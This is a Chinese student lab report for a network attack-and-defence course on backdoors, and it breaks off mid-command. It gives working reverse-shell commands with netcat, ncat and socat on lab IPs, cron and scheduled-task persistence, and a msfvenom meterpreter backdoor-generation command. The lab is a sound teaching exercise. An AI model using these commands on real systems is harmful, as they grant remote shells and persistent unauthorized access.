
20155323刘威良 网络对抗 Exp2 后门原理与实践
20155323 刘威良《网络攻防》Exp2后门原理与实践
实验内容
- (1)使用netcat获取主机操作Shell,cron启动 (0.5分)
- (2)使用socat获取主机操作Shell, 任务计划启动 (0.5分)
- (3)使用MSF meterpreter(或其他软件)生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell(0.5分)
- (4)使用MSF meterpreter(或其他软件)生成获取目标主机音频、摄像头、击键记录等内容,并尝试提权 (2分)
- (5)可选加分内容:使用MSF生成shellcode,注入到实践1中的pwn1中,获取反弹连接Shell(1分)加分内容一并写入本实验报告。
实验过程
- windows获取shell

1.首先打开win7虚拟机,用命令行查询IP地址

2.然后打开命令行进入ncat目录下
输入命令ncat.exe -l -p 5323开始监听

3.接着打开Linux在命令行下输入命令
nc 192.168.37.129 5323 -e /bin/sh反弹连接Win7

4.然后Windows下获得一个linux shell,可运行任何指令,例如ls。
- Linux获得Win Shell
1.用ifconfig命令查看IP为192.168.37.128

2.运行监听指令
nc -l -p 5323

3.在win7虚拟机ncat目录下输入命令ncat.exe -e cmd.exe 192.168.37.128 5323反弹连接Linux


- 使用netcat获取主机操作Shell,cron启动
1.Windows下监听5323端口

2.在Linux系统内用命令行输入
crontab -e并进入编辑界面

3.在最下面一行加上
28 * * * * /bin/netcat 192.168.37.128 5323-e /bin/sh设置在28分时启动cron

4.28分后,windows7已经获得了Kali的shell,可以输入指令得到结果。

- 使用socat获取主机操作Shell, 任务计划启动
1.在Windows系统下,打开控制面板->管理工具->任务计划程序,创建任务,填写任务名称为学号后,新建一个触发器并将开始任务设置为工作站锁定时。
2.在操作->程序或脚本中选择你的socat.exe文件的路径,在添加参数一栏填写
tcp-listen:5323 exec:cmd.exe,pty,stderr

3.双击打开刚刚设置好的触发器

4.在Kali环境下输入指令socat - tcp:192.168.37.129:5323,第一个参数-代表标准的输入输出,第二个流连接到Windows主机的5323端口,此时可成功获得cmd shell

- 使用MSF meterpreter生成可执行文件,利用ncat或socat传送到主机并运行获取主机Shell

1.在kali中输入命令:msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.198.128 LPORT=5323 -f exe > 20155323_backdoor.exe生成后门程序。然后通过nc指令将生成的后门程序传送到Windows主机上。(此处LHOST号应为Linux的IP地址,截图有误,后来正确操作时忘了补截图)。
2.在Windows7输入

ncat.exe -lv 5323 > 